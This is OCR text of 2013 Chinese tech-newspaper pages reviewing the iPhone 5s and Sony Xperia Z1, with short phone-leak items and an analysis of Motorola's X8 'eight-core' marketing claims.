vivo X 系手机一直走的是专业 HiFi 路线，不过最近曝光的一款该系列新机也跟随潮流改走拍照旗舰风格。从曝光的图片来看，这款神秘设备的造型与现款 vivo X 系列的产品风格有所接近，都是采用了三段式设计。更引人注目的是，这款神秘旗舰很有可能内置尼康专业相机元件，采用 2020 万像素镜头，1/1.7 英寸传感器，同时光圈也达到 F2.0。虽然该消息暂未获证实，但小编想说的是，难道相机厂商要给手机做嫁衣了吗？

疑似黑莓Z5曝光

距离黑莓新旗舰 Z30 正式发布没几天，一款开发代号为“Americano”的新黑莓设备就被曝光了，根据已经获取的谍照和相关资料，该设备很可能就是大家之前猜测的 Z5。该机将采用 4.2 英寸显示屏，分辨率为 720P 级别，同时搭载主频为 1.2GHz 的高通骁龙 S4 处理器，还配备 500 万像素摄像头，系统或将采用最新的 Blackberry 10.2 系统，并兼容 4G LTE。

iPhone 5s 创新“看不见”

毫无惊喜、吐槽一片、股价下跌……这是苹果2013年秋季新品发布会给人们留下的印象。尽管新一代iPhone有着诸多软硬件的提升，但似乎还是与人们的期望相去甚远，“创新不再”成为了苹果挥之不去的魔咒。然而事实真的如此吗？iPhone 5s就那么一无是处？带着这些疑问，让土豪金给我们答案吧！

	iPhone 5s	iPhone 5c	iPhone 5
屏幕	4英寸1136×640像素IPS	4英寸1136×640像素IPS	4英寸1136×640像素IPS
系统	iOS 7	iOS 7	iOS 6（可升级）
CPU	1.2GHz苹果A7双核	1GHz苹果A6双核	1GHz苹果 A6双核
GPU	Imagination PowerVR SGX544	Imagination PowerVR SGX543 MP3	Imagination PowerVR SGX543 MP3
RAM	1GB	1GB	1GB
电池	1560mAh	1510mAh	1440mAh
摄像头	前置120万像素/后置800万像素	前置120万像素/后置800万像素	前置120万像素/后置800万像素
尺寸	123.8mm×58.6mm×7.6mm	124.4mm×59.2mm×8.97mm	123.8mm×58.6mm×7.6mm
重量	112g	132g	112g
价格	5288元/6088元/ 6888元（16GB/32GB/64GB）	4488元/5288元（16GB/32GB）	停产

评测样机由南京洛克数码提供

“土豪金”并不土

本文截稿前，编辑部共有两部iPhone 5s，金色（评测机）与黑色（编辑自买）各一部，加上我们此前在联通营业厅试用的白色版本，首先要为大家解读一下5s的颜色问题。白色版本和iPhone 5没有任何区别，金属银+塑料白的搭配完全一致；而黑色版本的金属部分颜色比iPhone 5浅很多，类似于灰色，趋向于年轻化。

需要重点说明的还是金色，这个让苹果破天荒改变了6年来iPhone只有黑白两种配色的金色，就是现在广为流传的“土豪金”。我们拿在手里，感觉这种金并不是很纯正，称它为“香槟金”可能更为恰当。有意思的是，尽管金色5s一直遭到吐槽，但从目前各大渠道的销售情况来看，它毫无疑问是卖得最好的，原因还是要归结于辨识度高。包括编辑部其他同事在内的人也认为，真机拿在手里并没有“土豪”的感觉，充满了科技、时尚感。

Home键上的一圈金属环是5s机身正面最显著的特征


5s（左）的机身背部和5唯一的区别就是闪光灯，双LED能够提供功率更高、更智能的闪光输出

最好的指纹识别体验

在外观上，除了双LED闪光灯之外，Home键是iPhone 5s与iPhone 5相比仅有的不同，它也是前者最大噱头——指纹识别的读取点。5s的Touch ID指纹识别技术基于苹果去年收购的一家名为AuthenTec的公司，手机内置的Touch ID采用了一个精度为500 ppi的感应器，能够全方位扫描指纹。不得不承认，苹果的设计非常巧妙，把指纹识别传感器藏在蓝宝石玻璃打造的Home键下方，既方便又不影响产品的整体设计。

一番体验过后，iPhone 5s的指纹识别超越了我们的期待，和很多笔记本上的指纹识别功能不同，5s的指纹识别是360°的，不需要把手指摆正，也不需要以固定方向滑动手指，只要把手指很随意地放到Home键上即可。录入的过程也很简单，多次按压保证了手机能存储用户更全面的指纹信息，这也是它能够做到全方位识别的原因。

目前，苹果不允许任何第三方APP使用指纹识别功能或读取用户存储的指纹信息，只能用于系统解锁和购物支付。我们认为这显然只是暂时的，因为如此大动干戈要是就为了这两个功能，未免也太小题大做了。这个功能未来还是会在M7协处理器的配合下，供一些极其强调用户隐私的APP使用。



5s的指纹设置非常简单，完成后你可以选择仅用于解锁机器，还是同时支持购物支付


硬件与iOS 7完美融合

A7是首款64位移动处理器，它的推出甚至要比ARM的其他合作伙伴早半年，意义重大。关于它的技术解析，我们已经在本报第38期第27版中为大家做过介绍，这里就不再赘述，直接来看测试结果。从AnandTech给出的Geekbench 3.0.0测试数据可以看到，iPhone 5s的内存带宽提升了6%至57%，虽然不一定100%准确，但A7极大提升了内存带宽是毫无疑问的。

还有A7与A6的性能对比，测试工具依然是Geekbench 3.0.0。相对A6，A7的整数性能提升了44%，浮点性能提升了69%，内存带宽提升了35%。由此可以断定，iPhone 5s所采用的内存频率应该也有所提升，64bit存储器接口也是必不可少的。

除了A7，iPhone 5s还搭载了一颗M7协处理器，我们可以将它视为一个传感器集线器，用于接收从加速器、陀螺仪及指南针等设备输出的信号。M7还能连接iOS 7 CoreMotion API接口，以连续监视运动数据，是一个完美的健康助手。之所以要将M7独立出来，苹果显然是出于整体功耗的考虑，可以让A7在部分情况下处于休眠状态，将一些后台传感器及运动数据交给M7进行。

抽象的数据似乎并不能说明什么，总之就我们的体验而言，iPhone 5s的整体流畅性相比iPhone 5又上了一个台阶，当然这与iOS 7针对A7进行了优化不无关系。虽然这种差异不进行对比很难察觉，但这就是苹果，你一旦习惯了新的节奏，就无法再回到过去。另外，M7所带来的好处也显而易见，最明显的就是续航时间的增加，这点我们后面会提到。



Geekbench 3.0.0 Memory Bandwidth Comparison (1 thread)

	Stream Copy	Stream Scale	Stream Add	Stream Triad
Apple A7 1.3GHz	5.24 GB/s	5.21 GB/s	5.74 GB/s	5.71 GB/s
Apple A6 1.3GHz	4.93 GB/s	3.77 GB/s	3.63 GB/s	3.62 GB/s
A7 Advantage	6%	38%	58%	57%

Geekbench 3.0.0 Compute Performance

	Integer (ST)	Integer (MT)	FP (ST)	FP (MT)
Apple A7 1.3GHz	1065	2095	983	1955
Apple A6 1.3GHz	750	1472	588	1165
A7 Advantage	42%	42%	67%	67%

相比iPhone 5，iPhone 5s的内存带宽提升了6%至57%，整数性能提升了44%，浮点性能提升了69%，内存带宽则提升了35%

下转28版


上接27版

拍摄能力提升不大


iPhone 5s的拍摄功能有很多软硬件方面的改进，硬件方面拥有了更大的光圈、感光元件和TrueTone冷暖双色闪光灯；软件方面则支持10张/秒连拍、慢镜头录像，先来说说看得见的改进。TrueTone闪光灯更智能强大，由两个不同色温的LED灯组成，大家都知道白色的LED闪光灯跟氙气闪光灯比起来，会有一种蓝色的冷色调，苹果通过增加一个黄色LED灯的办法来提供跟拍摄场景吻合的色温。

现在很多手机都支持连拍功能，魅族MX3的连拍速度甚至是iPhone 5s的两倍，5s每秒10张的速度虽然不算快，但已经足够了。因为配合iOS 7全新的照片管理软件，连拍后得到的照片会被打包放在一起，照片下灰色的圆点是系统建议的最佳照片，有时候可能会有多张，当然你也可以选择自己喜欢的。


噱头十足的是慢镜头拍摄，其实这个功能实现的原理很简单，在慢镜头拍摄模式下，iPhone 5s会以120FPS的速度高速录像，而在回放时，选择性地将某些段落以正常速度播放。后期编辑则很简单，直接拖曳就可以选择慢镜头播放的段落和时间。以下是iPhone 5s和iPhone 5的日光、暗光、闪光拍摄样张，想要查看更清晰原始大图的读者，可以扫描本文对应的二维码。




除了指纹识别，5s(左)的功能与5的主要差异还有拍摄，比如慢动作就是5s独有的



日光样张：光线充足的环境下，5s(左)与5的差异并不明显，5s曝光控制更好，可以看到5书本左侧已经过曝。另外，背景虚化5s也更柔和一些



暗光样张：5s(左)的噪点控制明显优于5，而且宽容度更高，明暗部细节更丰富



闪光样张：可以看到5s(左)的表现明显更优秀，画面明亮又不失柔和，对焦精准。而5的画面缺乏光影感，闪光同步也不够智能，画面虚焦

短期使用未见明显掉漆

很多人推测iPhone 5s放弃纯黑色，就是因为无法解决掉漆问题，新的黑、银、金更接近于金属色，而且5s机身四周的切角也都没有上漆，也许掉漆问题在5s上不会重演。在我们测试的这几天中，没有给手机贴膜、戴套，裸机正常使用，没有发现明显的掉漆现象。其实，包括iPhone 5在内，材质和工艺决定了它属于比较精贵的机型，薄薄的一层金属漆遇到硬物或磨损掉漆是很正常的现象，心疼的话戴套就是，不必为此太纠结。

5s采用了和5完全相同的工艺与涂层，所以可能还是比较精贵，需要好好保护

机身发热现象的确存在

由于此前iPhone 5并没有严重的发热问题，我们并没有准备进行该项测试，但此后的几天，陆续看到有先入手的消费者反映iPhone 5s的发热问题，于是决定测试一下。我们将测试的iPhone 5s和iPhone 5关闭自动锁定，放在桌面不进行操作，10分钟后，iPhone 5的温度并无明显上升，而iPhone 5s前面板听筒位置附近已经有明显发热。

接下来，打开视频客户端，播放同一段视频，10分钟后，iPhone 5机身有轻微发热，而iPhone 5s的发热相比之前更为明显，机身四周的金属边框温度也在上升。随着运行时间的增加，以及执行程序消耗资源的程度越来越高，测试进行到后期（包括玩游戏在内），用温枪射击机身，温度已经超过了40℃，对于苹果的移动产品来说，这个温度算是惊人了。

续航优秀 配件部分向下兼容

iPhone 5s的续航时间让人比较满意，连续使用2小时，并待机10小时后，电量还有83%，大大超出了我们的预料，M7协处理器可以说功不可没。另外，很多准备升级5s的iPhone 5老用户，很关心它们的配件是否通用。就我们的测试来看，部分摄像头开口较小，还有具备防炫光圈的套子不能通用，有可能遮住5s的闪光灯。其他保护套及配件则是完全通用的，无需另行购买。

工程师总结 | 周一

意识超前，野心空前

“这是我们最优秀的iPhone首发成绩，销售数量超过了900万，创下了新的首个周末销量纪录。”——苹果CEO蒂姆·库克。900万，这是iPhone 5s上市3天创下的销售成绩，我想足以让很多吐槽“iPhone已失去吸引力”的人闭嘴了。当然，你可以说他们都是“土豪”，900万“土豪”。

我承认我是果粉，但还没到疯狂的程度，至少可以保证对产品做出客观评价。很多人在iPhone 5s发布后，第一个疑问就是“不就是换了一颗处理器和Home键吗”。这样的问句在iPhone 5发布时，就是“不就是轻薄了一点，屏幕变长了嘛？”。但你现在去问那些买了iPhone 5的人，他们仍然非常喜欢自己的手机。Why?

举个例子，用过iPhone和Android手机的人就会发现，前者的触摸屏反应速度比后者快。我们用TouchMarks的测试数据也表明，iPhone 5s的屏幕反应速度为55ms，而Android旗舰三星Galaxy S4则为114ms。如果你觉得用Android手机打飞机，好像跟不上手指的移动速度，那么就是这个原因造成的。ms已经是非常微观的单位了，但灵敏的人体仍然能感觉到其中的差异。

所以除了处理器和Home键这些看得见的升级之外，iPhone 5s还有很多创新是看不见的。比如iOS 7已经支持一项今年初才开始发展的新技术——Multipath TCP，目的是增加连接TCP的路径。这是一项苹果在iPhone 5s的发布会上只字未提的技术，但无论对于用户还是开发者，都是非常重要的改进。

不得不提的还有64位A7处理器，应该说在未来一两年内，手机还不会遇到内存瓶颈，似乎没必要使用64位处理器。在64位应用稀缺的情况下，A7带来的性能体验与A6并无本质差异，苹果为何要在此时祭出A7？我认为iPhone 5s只是64位处理器的“试验品”，苹果更多的考虑还是在平板、个人电脑、智能电视、可穿戴设备领域。

乔布斯曾在一次采访中表示，后PC时代会有各类特定功能设备出现，比如智能手表，这是考虑到功耗平衡等因素的产物。不过随着芯片技术的发展，手机逐渐成为媒体中心，它也是一个具备综合功能的设备。苹果瞄准的正是更大范围的市场，64位A7处理器表明了iOS才是苹果的未来。不难想象，以后会有更多形态的iOS设备出现，电视、手表、汽车……谁知道呢。正如苹果为iPhone 5s赋予的宣传语那样“超前，空前”，只是所代表的不只是手机，而是意识与野心。

外媒评测及观点汇总

USA Today：目前，苹果还没有对第三方应用开发者开放Touch ID，但是我们认为他们很快就会开放这个权限。另外，苹果还推迟了iCloud Keychain的发布时间。利用iCloud Keychain，用户可以将他们所有的网页密码保存在云端，也就是说未来用户利用指纹就可以拿到自己全部的网页密码，Touch ID的潜力将会被进一步激发出来。iPhone 5s独一无二的另外一个特性就是True Tone闪光灯系统，两盏闪光灯互相协作，自主确定闪光强度，以实现最优质的组合。我们发现虽然使用闪光灯来拍摄，它要多花上一两秒钟的时间，但是得到的效果基本都很不错。

Engadget：首先说说相机的低光拍摄性能。我们用iPhone 5s拍出来的照片都比iPhone 5好，成像更锐利，细节更出色，颜色更自然，噪点更少。可能你也猜到了，白天拍摄出来的照片效果不相上下，虽然有时iPhone 5s也会好一点，细节表现更出色。总的来说，和那些更强调成像技术的旗舰相比，iPhone 5s毫不逊色。即便如此，我们试拍出来的照片和诺基亚 Lumia 1020相比，噪音还是会多一点，细节表现也不及后者。虽然不是同类产品中最好的，但iPhone 5s的色彩再现性能不错。

The Loop：设置指纹扫描功能真的很简单，把手指放在Home键上，根据指示来进行操作即可。系统读取用户的指纹时，Home键会微微震动，手指离开Home键后再放回去，如此反复直到指纹认证完毕。苹果新产品运行速度提高是我们预料之中的变化，但是iPhone 5s的变化已经超出了我们的预期。除了速度更快的处理器之外，它也是全球首款64位手机，这些变化让5s的速度提升了两倍。

TechCrunch：乍一看，你可能很容易就无视指纹传感器，但它是新机的重磅功能，吸引了不少人的眼球。指纹扫描功能和最近其他智能手机使用的技术，比如手势控制或眼球追踪不同，它不是为了花哨或者消遣，而是一项成熟的技术，能够增强用户体验。

责编 | 陈小豆 **美编** | 毛代洪 **组版** | 况中银 **责校** | 曾灿
2013.10.7 **投稿邮箱** | pcw_mobile@vip.sina.com

万千宠爱

索尼 Xperia Z1 手机评测

电脑报
购买指数
★★★★★
LAB
SONY
10:35

Xperia Z1对于索尼来说绝不是一款普通的产品，作为实施One Sony战略后的首款旗舰机，Z1肩负了“大索尼”复兴的前锋任务，它集索尼多个产品线的技术精华于一身，就像平井一夫所说，“这一款产品能够将索尼最好的部分一次呈献给你。”不过，本次针对Z1的评测，我们更关心在豪华配置下，手机的使用体验究竟如何，以及用户能感受到多大的提升。

优良设计基因 屏幕提升明显

这一次，索尼 Z1 继承了前代 Z 的优良设计基因，方方正正的造型，同时搭配正反双镜面玻璃，非常精致，做工也没得挑剔。但如果你说它外观无新意，那就错了，Z1 在原先的设计上加入了铝质一体化边框，从一整块铝板上，通过多次切割而成。

这还不止，设计师又使用“二次电镀”技术在边框的四个弧形部分进行第二次电镀，使四个边角的颜色形成反差的视觉效果，手感也更加舒适，没有了原来硌手的感觉。而铝质的边框同时也是手机的天线哟。

虽然 Z1 仍然使用了 5 英寸屏幕，不过整个机身在尺寸和重量上都比 Z 略大、略重，拿在手中感觉更厚实。屏幕方面，虽然 Z1 还是 TN 屏，但显示效果大家大可放心，在移植了索尼电视上的 TRILUMINOS 特丽魅彩技术之后，反白现象大幅减退，色彩得到增强，看上去非常讨喜。只是可视角度依然成问题，倾斜较大的话屏幕就会变暗或偏色。

另外，Z1 也延续了防水防尘的特性，达到了 IP55/58 级别的防水防尘，还支持水下拍摄。屏幕四周加装的一种类似橡胶材质的边框，猜测可能是为了更好的防水防尘效果而设。

性能强悍 系统软件望创新

这年头要称旗舰，骁龙 800 级别的处理器和 2GB RAM 配置是必需的，虽然 Z1 并没有主打硬件性能，但骁龙 800+2GB RAM 带来的流畅度和超高跑分成绩是理所当然的。更值得一说的是那颗集成的 Adreno 330 GPU，不仅能流畅运行大型 3D 游戏，更可原生支持 4K 视频。

音乐播放作为索尼的传统强项，在 Z1 身上得到了进一步加强。凭借 ClearAudio+ 和 xLoud 音量增强技术，当给 Z1 插上耳机聆听音乐那一刻，就被它澎湃的音质征服了，声音很有索尼 Z 系旗舰级 Walkman 的感觉。EQ 调节功能除了可用在音乐播放中，视频播放器中也可进行设置。

在系统 UI 方面，Z1 和 XL39h 基本一致，在下拉菜单中增加了一排开关，在菜单界面通过从屏幕最左侧向右滑动呼出应用程序管理侧边栏，可进行程序的排序以及卸载等操作。桌面小工具可以转换成一个悬浮工具来使用。应用方面，除了多了一些趣味拍照应用，再无其他值得多说。或许是因为媒体评测机的缘故，手机中连浏览器都没有预置，着实不太方便。

拍照功能大放异彩

索尼对 Z1 的定位是“拍照最强的三防手机”，影像功能自然是其主打项目。光是罗列 Z1 的相机参数，我们就能感受到它的强大，搭载 1/2.3 英寸 Exmor RS 积层型影像传感器移动版，CMOS 的尺寸相比于一般手机的 1/3.2 英寸要大上不少，与一般的卡片相机持平。大尺寸 CMOS 带来的直接改变就是每个像素点的大小得到提升，增加了拍摄时的进光量，可以在较短时间内收集到更多的光线，同时获得更宽广的动态范围。

索尼 G 镜头在手机上的首次应用让我们对 Z1 的拍摄表现更加期待。这颗镜头像素达 2070 万，拥有 27mm 广角和 F2.0 大光圈，再加上 BIONZ 影像处理器的强力支持，Z1 强劲的拍摄功能是显而易见的。


说了这么多还是要实战来看看。进入相机，Z1 默认的是“高级自动”模式，实际上只是将主镜头像素锁定在 800 万级别，如果想拍摄 2070 万像素的照片需要开启“手动模式”，在这一模式下，可以调节 ISO 以及白平衡等参数。

从使用手动模式拍摄的样张来看，Z1 的自动白平衡还是比较准确的，颜色偏暖，色彩风格比较讨喜，拍明暗反差大的夜景，画质表现依然出色，不过使用中心测光要对着拍摄对象等一会儿才能找到合适的测光点。


Z1 拍摄时还可以使用左侧机身下方实体快门键，半按可对焦、全按拍照、长按则能从熄屏状态下直接进入打开相机，并可以通过设置，在启动相机的同时快拍一张图片，提升抓拍速度。

另外，Z1 还拥有多种独特的拍摄模式，时光平移、AR 特效等趣味功能，在朋友、亲人聚会时拿出来使用，可以增添不少欢乐气氛哟。不仅如此，点击界面上的 + 应用程序图标，可以通过“索尼精选”应用商店免费下载到一些其他的拍摄模式，功能扩展性十足。

《混沌与秩序：英雄战歌》截图，游戏的光影效果和 3D 视觉特效在 Z1 上表现得淋漓尽致



Z1 顶部设有一个凹槽，除了是听筒，呼吸灯也在这里。扬声器则移到了底部，可以避免握持时被手遮挡



新增的应用程序管理侧边栏，在单手操作上有所优化

在光线条件很差的夜晚，Z1 的拍摄画质依然让人满意

产品总评：**90**

☑ 索尼照相技术的运用提升成像质量；铝质无缝一体式边框+双玻璃镜面，设计优良；IP55/58级别防水防尘，可水下拍摄；视频和音乐效果出色

☒ 系统及软件创新太少

基本参数

- **主屏：**5 英寸 1920×1080 分辨率
- **系统：**Android4.2.2
- **CPU：**高通骁龙 800 四核 2.2GHz
- **RAM：**2GB
- **ROM：**16GB（支持存储卡扩展）
- **电池：**3000mAh（不可拆卸）
- **摄像头：**前置 200 万像素 + 后置 2070 万像素
- **重量：**169g
- **尺寸：**144mm×74mm×8.5mm
- **参考价格：****4999** 元

安兔兔 4.0

- **跑分：**30354

游戏测试

- 《混沌与秩序：英雄战歌》流畅
- 《真实赛车 3》流畅
- 《激流快艇 2》非常流畅

工程师总结 | 陈超

硬实力称雄 软创新不足

其实在 Z1 之前，索尼并不乏融入其他产品线技术的手机，比如我们曾经非常熟悉的 Cyber-shot 系列和 Walkman 系列手机，它们都取得了成功，获得用户认可。这一次，Z1 的强大不仅仅是拍照或者音乐，而是拍照+音乐+屏幕+……是索尼多个产品线的大整合，而不管是哪一个产品线，索尼在业界都处于领先水平。因此，可以说，在硬件配置包括性能、做工、设计和各种手机功能方面，Z1 毫无问题，即使在苹果、三星、HTC 的旗舰机面前也是平起平坐，毫不示弱。

但 Z1 让人失望的是，在智能时代索尼软件方面的创新还是太少了，Timescape UI 一直没有大的改变，除了一些小打小闹的更改，没有让人惊喜的亮点。软件应用方面，索尼也缺乏自主的特色应用，这方面基本上被忽视。即便有做得不错的系统功能，但隐藏得太深，对用户没有好的宣传和引导，这在市场竞争中也是非常吃亏的。希望在下一代的 Z2 身上，我们能看到索尼在软实力方面的创新，到那时离索尼智能手机真正崛起也许就不远了。

责编 | 王诚　**美编** | 黄莹　**组版** | 何雪松　**责校** | 曾灿
投稿邮箱 | pcw_mobile@vip.sina.com　2013.10.7

不谈核心谈应用


■破布

详评摩托罗拉X8移动计算系统

不久前，已被谷歌公司招入麾下的摩托罗拉公司在发布MOTO X手机时，隆重宣传了一款“八核心芯片”，号称“X8心移动计算系统（X8 mobile Computing System）”，宣布加入SoC芯片设计行列。这个“X8心移动计算系统”和我们传统意义上所说的八核有什么不同呢？本文为你详细分析。

“八核心”只是宣传噱头

Moto X 采用摩托罗拉的X8移动计算系统



以Tegra4为例，从芯片透视图就可以看出CPU核心与GPU核心差异有多大（密密麻麻的部分为GPU）

snapdragon
by Qualcomm

X8移动计算系统其中6个核心都来自骁龙S4 Pro的CPU与GPU单元

摩托罗拉所推的这个八核心移动计算系统听起来十分霸气，但实际上是由双核骁龙S4 Pro 1.7Ghz处理器、Adreno 320 GPU以及两个“语境计算核心”组成的SoC芯片。单从CPU和GPU的部分看，跟大家平时所知的SoC芯片并无本质区别，和当下旗舰机常用的骁龙800相比更是显得比较落后。

笔者个人比较反感这种笼统地把各个单元核心数目相加当作宣传噱头的做法。首先，CPU核心与GPU核心的设计完全不同，CPU核心力求单线程以及轻量级多线程性能，以乱序多发射为主要手段发掘指令级并行度，并内建大量缓存以躲避延迟，乱序多发射推高功耗，增加设计复杂度，因此大量的芯片面积被使用在了控制指令调度的逻辑电路上。而GPU的设计理念则与此背道而驰，GPU几乎完全放弃了单线程性能，转向强调密集的线程级/数据集并行，内建缓存很少，以多线切换、高带宽并行存取等方式来容忍内存延迟，大部分电路都是纯粹的计算单元。

其次，若让GPU与CPU论单线程性能，那么缺乏可编程性，也不支持乱序多发射的GPU将完败，但相对地，CPU天生不适合大规模并行的架构也会在并行计算中被GPU甩出十条街。虽然都是“处理器”，但这是两种完全不同的处理器，Adreno GPU内建的四个核心与CPU的四个核心是不能够被并列的，就像我们一般不会将儿童代步自行车与专业山地自行车相提并论一样。

最后，这种做法有什么目的呢？著名科技资讯网站AnandTech在近日评测iPhone 5S时语出惊人，认为一大堆四核心A5/A7处理器的设计是为迎合中国这样的市场而造的（颇为不公，笔者认为欧美人也是喜欢在核心数量上磨嘴皮子的），这背后反映出一个令人痛心的事实：不少消费者对于芯片微架构的审美已经歪曲到以核心数论英雄的地步。

所谓微架构的审美，并不是说消费者必须对芯片微架构具备专业级的眼光，只是需要具备一种正确而简单的直觉，知道什么是好的，什么是不好的，足矣。历史上对高主频、多发射、多核心的盲目追捧都是错误审美的表现，作为处于被动状态的消费者，这种审美当然不是自发形成的，而是在长期畸形的市场营销中培养起来的，而一些厂商为了迎合这种畸形的微架构审美，继续用不恰当的方法来宣传自己的新产品，这会形成一个恶性循环，消费者继续偏袒这种错误，厂商们也将被迫在错误的道路上越走越远，甚至为此展开恶性竞争。

亮点在于“语境计算”

Yes?
Try saying help

X8移动计算系统提供的人机对话不再需要手工干预

M7
Motion coprocessor

苹果的M7协处理器同样为手机实现更多功能提供了低能耗方案

若单纯论CPU和GPU，这个X8移动计算系统自然是毫无优势可言，但是另外两个“语境计算”核心确实不失为一个亮点。苹果公司在发布会上宣传，iPhone在开车时可以不用手动干预，直接用语音控制手机，实际上用过iPhone的人都知道Siri是一定要按键，或是将手机提至耳边才能激活的，摩托罗拉在此基础上更进一步，摆脱了人的手工干预，只需要一句“OK Google Now”就能进入人机对话状态。

仅此一步，就需要工程上付出不少努力。X8移动计算系统必须内建某种机制，持续侦听用户的语音，才能做到对一句话的随时响应。而持续侦听就意味着手机内部的某个处理单元将持续处于活跃状态，功耗如何控制将是一个难点。

基于环境的计算普遍都有这样的问题，持续追踪用户的行动将消耗大量电能，而移动计算设备尺寸较小，电池的储能密度又是众所周知地难以提高，因此在体系结构，电路和器件工艺层都要做出相应的调整，保证追踪用户数据的同时将待机功耗维持在可以接受范围内。苹果最近发布的A7 SoC内部就做出了这样的调整，他们将陀螺仪、加速计和指南针三个传感器的数据统一输入到M7中处理，这样就能在不用唤醒A7主核心的情况下追踪用户动作。M7芯片是基于Cortex-M3内核的，这种内核极度注重功耗，其流水线结构非常简单，只有三级。笔者推测，摩托罗拉X8移动计算系统内部的架构也作出了类似的调整，负责在待机状况下侦听用户语音的芯片一定是经过低功耗优化的。

X8移动计算理念更进一步，能够智能地判断手机当前的位置是在用户口袋还是掌中，能够追踪用户的脸部特征，在用户注意力即将聚拢在手机上时点亮屏幕，使用加速度传感器检测手机的运动，通过环境光和距离传感器检测手机是否被掏出口袋，用陀螺仪判断用户手腕动作是否打算拍照，并迅速响应。这是摩托罗拉X8移动计算系统的最大亮点，将移动计算往人性化方向再度推进了一步。诚然这一步并不是飞跃性的，但是不积跬步无以成千里，日后的移动计算或许会发展到一个令人称奇的科幻水准，这离不开每一个专注移动计算的厂商的迭代式进步。


不谈核心，只谈系统

不过，虽然比较反感“八核”这个宣传噱头，但摩托罗拉在宣传时却有一句话深得笔者认同：“不谈核心，只谈系统。”在周围厂商均在试图以各种噱头来吸引用户眼球，带歪大众对芯片微架构审美品位的时候，摩托罗拉能有这份意识实属难得，这反映出摩托罗拉已经非常清醒地认识到，在当前的市场上，单独强调一个层面的优势（比如芯片技术，核心数量）已经孤掌难鸣，整机系统的用户体验才是关键。

很高兴看到摩托罗拉在此方向上勇敢地迈出了一步，现在已经很少有厂商敢于像苹果一样特立独行，在众厂商追求核心数量的同时仍旧坚持高质量的双核心路线，不以双核心为卖点，而突出整机体验。摩托罗拉的这番话若是能够践行，自当脱颖而出。

